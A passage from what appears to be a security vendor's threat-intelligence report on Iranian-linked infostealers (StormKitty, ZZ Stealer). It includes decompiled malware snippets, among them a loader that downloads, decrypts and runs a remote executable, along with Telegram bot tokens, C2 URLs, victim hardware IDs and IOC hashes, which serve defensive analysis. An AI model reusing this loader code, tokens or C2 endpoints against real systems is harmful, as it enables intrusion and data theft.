    string text = Path.GetTempPath() + Path.GetRandomFileName() + ".exe";
    using (WebClient webClient = new WebClient())
    {
        webClient.Headers.Add("user-agent", value);
        Program.DecryptStage2(webClient.DownloadData(address), text);
    }
    Process.Start(text);
}
```


The request to http://128.199.113.162/stwittc/upwawsfrg.php is used to upload the captured screenshot.

StormKitty connects to the same Telegram chat group ID 1126217452 commanded by the same operator N3cro M4ncer, but with a different bot named quakerz_bot. The API key is: bot5444063802:AAFQNx_Hpow_i63EVEkfhenefbLEXQSAzbY


We were able to capture more than 1000 messages, including 60 non-encrypted files since 2021. The other files were sent to https://anonfiles.com, which was a third-party site that has not been available since July 2022.



The password of the encrypted zip files are sent via Telegram



In August 2022, just after the first test message, it was rebranded as Monkey Report.



The Monkey variant is very similar to the 8==3 variant, with the main difference being that it is not protected by a Confuser obfuscator and the Telegram group and C2 are for the older version. Here is the source code that generates it decompiled from (29529eb346f6dad7815e604af1af3931d3c9c42db7ec0a1d90484713ce7089d7):

```
private static void SendSystemInfo(string url)
{
    Report.UploadKeylogs();
    string text = string.Concat(new string[]
    {
        "\n  \ud83d\ude48 *Monkey - Report:*\nDate: ",
        SystemInfo.datenow,
        "\nSystem: ",
        SystemInfo.GetSystemVersion(),
        "\nUsername: ",
        SystemInfo.username,
        "\nCompName: ",
        SystemInfo.compname,
        "\nLanguage: ",
        Flags.GetFlag(SystemInfo.culture.Split(new char[]
        {
            '-'
        })[1]),
```


Some of the messages were sent multiple times. We mapped 46 different victims from the US, UK, Germany, Nigeria, and more. The table below maps the victims based on their external IP addresses, with some victims having more than a single IP. See Appendix B for a list of the victim Hardware IDs.

Country	# of Victims by IP
United States	22
Russia	21
Germany	18
Nigeria	5
The Netherlands	5
Switzerland	4
Canada	3
Singapore	3
United Kingdom	3
Austria	2
India	2
South Korea	2
Vietnam	2
Colombia	1
Czechia	1
France	1
Ghana	1


Indonesia	1
Italy	1
Jordan	1
Kosovo	1
Senegal	1


On January 23, 2024, we received a message from a new builder named “Phemedrone Builder,” which is another C# infostealer similar to StormKitty. As seen in the analysis in this Splunk article, it commonly used 191.101.130.244 in 2024.

On February 18, 2024, the “Monkey report” was changed to our known “8==3 report”, meaning it was probably this first report exfiltrated by this StormKitty “8==3” malware version.



In March 2024, the chat group was spammed by the developer of a crypter, who tried to convince the threat actor to purchase it. The same message was sent thousands of times.






This probably caused the threat actor to move to the new bot and the new API key in May 2024.

StormKitty Correlation with Other Public Infostealers

A report by Uptycs from 2023 details another StormKitty stub named HookSpoofer RAT, which connects to a different Telegram group but uses the exact same decryption key and salt. The code is also the same and two DLLs are downloaded in runtime from the StormKitty Github. The Telegram API is: https://api.telegram.org/bot6122846074:AAF6rJZMCIphpMPrSWQdU2PZSf14u6p4zeA/getchat?chat_id=-1001870471979

According to the research above: “Misuse of open source stealers has become common, with StormKitty code being observed earlier in Typhon, WorldWind stealer, and Prynt Stealer malware.”

Another research report from Zscaler correlated DarkEye and AsyncRAT to the StormKitty code. We found out the DarkEye emoji is the same emoji used by the Prince of Persia threat actor as well. We even found research from 2020 with a very similar malware named Stealrium, which uses Discord instead of Telegram. There is also a possible connection to the Snake Keylogger, which exfiltrates the files in a similar way.



The text is identical except “PW” instead of “Log” and the extension is .html.exe instead of .zip. https://x.com/g0njxa/status/1825836948092596572To conclude, the usage of StormKitty and other popular infostealer

variants is widespread and has weak correlation to Prince of Persia. According to this Bitsight article, infostealer attribution for Worldwind comes in third place and Prynt is in the top 10:




Figure 2 - Number of logs by malware family over time.

Source: Bitsite Research Titled "Exfiltration over Telegram Bots: Skidding Infostealer Logs"

But the most interesting correlation was found when we dug deeper into the ZIP/lnk infection instead of the final stub malware. We found a possible link to "Educated Manticore," an Iranian threat group targeting Iraq and Israel documented in this Check Point article.

The lnk file 0f4d309f0145324a6867108bb04a8d5d292e7939223d6d63f44e21a1ce45ce4e mentioned in this report with the powershell script that decode the executable is almost identical to our lnk file, except that 0x77 is used as the xor key instead of 0x33/0x44. It also was extracted from a ZIP file that is similar to our malicious zip file, but the *finalAgent.exe* is different from our ZZ Stealer.

Conclusion

Our ongoing research campaign into the prolific and elusive group known as Prince of Persia has highlighted critical details about their activities from December 18, 2025—when Part I of our research was published—to January 8, 2026, when the Iranian government imposed a country-wide internet blackout and the group was temporarily inactive. We detected renewed activity on January 26 as they began preparing new C2 servers. This led us to predict that the Iranian regime would soon end the internet blackout, which correctly came to fruition one day later on January 27. We believe this provides solid proof that the Prince of Persia is a state-sponsored threat actor operated by the Iranian regime and that we have the ability to predict its future actions using the visibility we have established into their cyber operations.

By sharing our research publicly, we hope to help other cybersecurity professionals better understand the associated risks and IOCs of this group. Towards this end, we recommend that organizations take the following steps to protect themselves against the techniques used by the Prince of Persia:

- Ensure their security controls are updated to protect against the IoCs provided in Appendix B
- Monitor for any unusual Telegram traffic
- Ensure their operating systems are fully updated

For more in-depth information about this research, please:

- Contact your customer success representative if you are a current SafeBreach customer
- Schedule a one-on-one discussion with a SafeBreach expert
- Contact Kesselring PR for media inquiries

About the Researcher

Tomer Bar brings over 20 years of cybersecurity research experience to this position, including work in the areas of advanced persistent threat (APT) groups, vulnerabilities, reverse engineering, and forensics. As a hands-on security researcher and head of the SafeBreach Labs team, Bar has discovered multiple vulnerabilities in the Windows operating system, His contributions have earned him recognition as one of Microsoft's 2023 Most Valuable Security Researchers and a nomination for Best Privilege Escalation Vulnerability at the 2021 Pwnie Awards. Tomer holds a Master's degree from Bar Ilan University, He is a frequent public speaker, presenting his research at events worldwide, including DEF CON (28-31), Black Hat USA, Black Hat Asia, etc. he is also member of BlackHat Europe review board where he leads the malware track talks.

Appendix A: ZZ Stealer Decryption Script

```
import base64
import argparse
from Crypto.Cipher import AES
from Crypto.Protocol.KDF import PBKDF2
from Crypto.Hash import SHA1
def getKey(password,salt):
    key = PBKDF2(password,salt,dkLen=32,count=1000,hmac_hash_module=SHA1)
    return key
def decrypt_string(encrypted_base64: str,password: str,salt: str,iv: str) -> str:
    encrypted = base64.b64decode(encrypted_base64)
    key = getKey(password,salt)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    decrypted = cipher.decrypt(encrypted)
    return decrypted.rstrip(b"\x00").decode("utf-8")
def main():
    password = b"Q3eLgimpA"
    salt = b"dftfun%^a"
    iv = b"$5fysp84AzCpnUZA"
    parser = argparse.ArgumentParser(description="decrypt Base64 encrypted input from command line or file")
    group = parser.add_mutually_exclusive_group(required=True)
    group.add_argument("–single_b64",help="Single Base64 encrypted string")
    group.add_argument("–file_of_b64",help="File containing Base64 encrypted strings")
    args = parser.parse_args()
    if args.single_b64:
        b64_values = [args.single_b64]
    elif args.file_of_b64:
        with open(args.file_of_b64,'r') as f:
            b64_values = f.readlines()
    for b64_value in b64_values:
        encrypted_base64 = b64_value.strip()
        print("%s,%s"%(decrypt_string(encrypted_base64,password,salt,iv),encrypted_base64))
if __name__=="__main__":
    main()
```

Appendix B: IOCs – Malware Hashes

Tornado v51 Winrar Exploit rar file

44fc9e306763774b50b61fc7487aa1d219aa288aefa201119c7bc278e17600a8

Tornado v51 SFX file

5db4ed7d07ab028ab6ceba8efec5f667d86a419020d2a8c86e90a3125aa31bb9

Tornado v51 main dll- file name: *AuthFWSnapin.dll*
8DB20544F280955ED3EF3C42DC8423E3000E244FC7C8F0E3A7567FA48F7A15D9

Tornado installer dll: reg7989.dll , sha256
B937024B7484B26D09BA8130CC4AB04600DC18C976BB0C7724A063F1FC6F0D77

Tornado = Foudre v51 C2 Servers

Active C2 Server: 45.80.148.249

- Active Dates: Since December 24, 2025, for Foudre
- Domain names:
  - szzqwggurg.hbmc.net
  - szzqwggurg.conningstone.net
  - kbbpissmqs.conningstone.net
  - kbbpissmqs.hbmc.net
  - vssmqppaup.conningstone.net
  - vssmqppaup.hbmc.net
  - skttxrdwucbw.hbmc.net
  - skttxrdwucbw.conningstone.net
  - vtykvjbmhkpah.hbmc.net
  - uiavuflyjqodj.hbmc.net
  - uiavuflyjqodj.conningstone.net

Non active C2 Server: 45.80.148.195Active Dates: between October 12, 2025, for TornadoFoudre

Tornado Telegram Chat
https://api.telegram.org/bot7900216285:AAEVjLjt4csUKGanerJuuiDhdsmlUv0yooM/getChatMember?user_id=874675833&chat_id=874675833**Tornado Public Key**
TgpMb2NrQm94MwEAAAADAAEAAFeitSHwMCpWaei85UCzNfaaxbdwLSOSKmd1iTYoYjkRWSokNDcBwld0uuzfr6MpeIpMH/X7ZbzMwjYi8X5

Tonnerre v14 exe

CB6ED0DD5DBC2E34AE36DD22B9522F7EEC94BBFDA2DCDA7425736656279F8CDF

Tonnerre v15 exe

30C20ADA243B7E476E006DEC94876BDEECE4F8ACA12A4CB6CF962C80F1A6EE3C

Tonnerre v17 exe

D9DFC8A8E3E259A517A91E2E91E3A1D6EF1D5B0886E6729BF897D6EF1B2DE722

Foudre SFX v34

43ccc2620229d88d5a6ca2b064da0554ec3c3cc29a097e7a2d97283257cfae69

0bfc11c6ba57fdaa8b865555d80d8f7d7b1d0f41a23a277885198b3113c945d9

Cf64bf78ce570f8085110defc8ec32ff4f01c7359723510b9d1923fd93d12240

FBB2AC0D07B84068AA35376CC994039F9FC1D2341643BC2BF268D65AB11ECBE3

2c46406fb9111e0e4d982de54f335ae2900cdc39490d58f765cd5014153b3e12

Foudre v34 dll – imphash

57447c4c35a807b252b9ba3c17de230f
d912

52abb57bf6f9db815b3ddf6241e21d4096f36eb998bb51e728bbe68c0f8e8e15

d232

fa95a09e538b8c186a3239e3ff80ec9054b50aab80c624e75563ace4e60e31da

d463

F54cfe296186644d0fed271c469af1ef9b6156affe9e030e7b83b8de097eb1e7
D665

6f976a685ae838a7062fb4f152c6c77c42168b78b9aadd4278ec1c19f9bc1055

D955

12847DC6DFD86603E8F0085AE561B4B2E3089E5414E49628F7C411483C7B5CE8

Foudre v34 Loaders

conf8830.dll

d3d8b79f86f152338aabeadfaf35ba2e43f82aa4bfa29ff70b59702b455fa6a6

Foudre Office Infection

15dd41ec1bdaabb741e8cc6481e0a98831798ac4e93c2513cdbd00c51241ffb7

52e3a856548825ec0a3d6630e881ff4f79d2a11bc3420a73d42e161fabed53d9

Tonnerre v17 SFX

C8583FDDF668808E31F993FF6BCFC6F8BA8B4C2C0C4EA51D4CCC6F5D311B6C90

MaxPinner v5

Tel jam shid.exe – upload to 13/6/21 to VirusTotal – creation probably 16/8/18

34692cabe9e9ba584ec2b8947a7aad4f787d10a3da56886e52d05d0675fe7b01

Fixed FTP server – ttdl3.dynu.net was probably resolved to 178.33.49.126

MaxPinner v8

5AD83F9FAD87273593F9DF73761DE211A704E6E10984FDE113A6435CC83C1E58
SFX – 04844b5e15750467224c29b6fe5806e4093cd1d0ee4904dccf96831947574c85

Amaq Finder
B9741ad9ac084fb43804618acabe637f6b097bf72264b3335514678b2d0da785 – Amaq Finder Version 1.0 – 2017-07-19
A107635083212c662dbb3b69951e0de7b3d3894d8bcd7cfff545d119f81aeb1f – AmaqFinder1.rar

Amaq Finder v1.7
23761caf7f4c6d7b3b4608c59729eb807c961deaa23aac94db5289b9b9739864

09a2f03b5d54b48ba5f0df9ea57a6c20ba6fa90ad0f334132ea1da9320fbfbfd
a8565b6788571291589047 60ffe468e3ea6e4cf8a63a6c16b97e5717b1e8a384

amfkey01.key
DE94830B9B4DF6867B7D2888ACCA9F3D0C103933B01721C04E6BD6492BDE9E58

Deep Freeze Version
55d60bcf83c81fff25ca413dc2f720a671f522d79cc13b6d618f7f25094acd62

B1a16dd0500c570fb44cd13b68737fcd18710072559f810f3b3691ca93787cff
39cdff475bb6d03e56d047b0d00b352c2c61b4d3a3c7b7b06262bf84e481dee9

Foudre v34 checks Internet connectivity and gets current date:
http://worldtimeapi.org/api/timezone/GMT

Amaq Finder checks Internet connectivity and gets current date: http://www.cnbc.com/id/100727362/device/rss

Tornado checks the same using:
https://timeapi.io/api/time/current/zone?timeZone=UTC

ZIP files extracting powershell that decodes ZZ Stealer executable
Enrich-ASUS-2025-10-13 08-30.zip
C1896C20E1E397F8C59DBEAEF37CC765D401C8F6D933B140BE774F0FBF118EF4

Vladimir-WIN11-2025-10-29 08-44.zip
8abfe36182573e1ba1e6e0d227d60d83002191b7e30a88064c073814b0baf318

Older versions than 3.81

Ong.zip
2312e7f362650f642a1c6319817219ca85100bdbfa07d4c0a54212e507d4970b

Joris-ASUS1337.zip
da6dd7f8cf4460ca1364ab18a74160ad49a28e412c05a41fbffbf6c93452dcd7

ZZ Stealer Executable
Version 3.81 – netguid:3d71ab44-80ca-4748-8d45-5ad49d1cb242
F9B963235B954C521096256A10D8E8DCE0092C9CA054E78DCE3CAC63756D0976
D33A70E5066BBE06C8E12C45612359D452CBCAF009221AB5CC4F5B9ADD6B2CCB
600C0C0BF6233C99F75B0427075E8AB9ACF23F4F7970C09FA4C2580EF6EB2C67
83441B424807CD432F87770723289271DD9592848D863D349E3FBEED8F367370
AB48FF49A9D33896BDE49117162049EEF3617CE4B85378D33F1D08BA06DF77E7

Version 3.82 – netguid:71f70dc5-37d1-4ddb-acb0-a942aa2ad623
ACD7308C4C250B0740418A2175CA804EF8E26A7E5C96474A3F84320D31ABE45C
A6EB64BF9C52FED2EB043E94BC9FA69A1EA836DAE82EA1E87E55A9E4828F1E38

ZZ Stealer AB version
4cf48c2a3933ac4c6733533bf16d40fa4e411fbbf42b03d84d6c8df62e253ad0
8897994e897bb1b2d22188d332ea972eff725b3b02b9dab0e5b5e73ab60d79c4
7f2177c2eeafb491342814820f37cee8f3eab6e8c9566d7b6131d228616ca189
410033e46e926202a4c152237609f866d7278d66bae965af17c0c0792228a993

AB Metasploit payload and C2
4EDF2A61C1A4AF58990FE72A746D9B810CD173DDB40BAF56231A580095B6C252
7e0b5396f1f00177e19b7887137dcc314dccee09f5855c1b6a60129c65310a24
9236d5d27fdf34bc757a0aae3b4d3e1446282b8f38d9ff700702fad16c8e7ec9
104.248.194.233:443

StormKitty (8==3 version)
4398063cd50c77b8d28f15c35b5948165b356f33dd7c4504eeac0c328fe97487
F1cdf63ba69eeed3ddc0a353af01843a91dd80dd0fba07940604062da0fed511
StormKitty (Monkey version, no ConfuserEx)
29529eb346f6dad7815e604af1af3931d3c9c42db7ec0a1d90484713ce7089d7

StormyKitty C2 and Telegram group
https://api.telegram.org/bot7033932802:AAGEIhL9e0lyUi0vjZnRy3PcwnKJPhSCFWQ/getchat?chat_id=1126217452
older versions than 3.81
http://128.199.113.162/XtfcshEgt/upwawsfrg.php
http://128.199.113.162/stwittc/upwawsfrg.php
http://128.199.113.162/awautng.php
http://128.199.113.162/zawautng.php
Current live C2
http://209.38.92.52/RdstgcDe/upwawsfrg.php

HWID's of victims

00064BF079

049F8BD852

078BFBFF00000F61

078BFBFF00010673

078BFBFF000106A3

078BFBFF000106A5

078BFBFF000206A1

078BFBFF000306C1

078BFBFF000306D2

078BFBFF000506E3

078BFBFF00A00F11

0F8BFBFF000206D7

0F8BFBFF000306A9

0F8BFBFF000306E4

0F8BFBFF000306F2

0F8BFBFF000406F1

0F8BFBFF00050657

0F8BFBFF000606A6

0F8BFBFF000906EA

178BFBFF000006FB

1F8BFBFF000206D7

1F8BFBFF000306A0

1F8BFBFF000306F2

1F8BFBFF00050657

297CD3ED97

40086765B6

8C77F2E9E5

A69DAB2B64

AACFDD6972

ACCFDFF6CB

BECF19200906ED

BFEBFBFF000106CA

BFEBFBFF00020655

BFEBFBFF000206A7

BFEBFBFF000306C3

BFEBFBFF00040651

BFEBFBFF000406E3

BFEBFBFF000806E9

BFEBFBFF000806EA

BFEBFBFF000906E9

BFEBFBFF000906EC

BFEBFBFF000906ED

E55F9AF947

F1E1BA261F

FE78CBC92C

Unknown

Possible APT33 related
VBS
2c202cd79bfd44e8f474d58df02d4882b5c45c2c06fba1adb5e488d41ca47f04
Remcos
75900c975601b657f881164daddb4bc8e8b723883c2b7a4ac0ff91f25a8397ad

Phantom Stealer source code zip (builder and stub)
090b78e9d935867ad357f5a6a028b88ff16847271d88aeb63ba22c65a947b0ac

---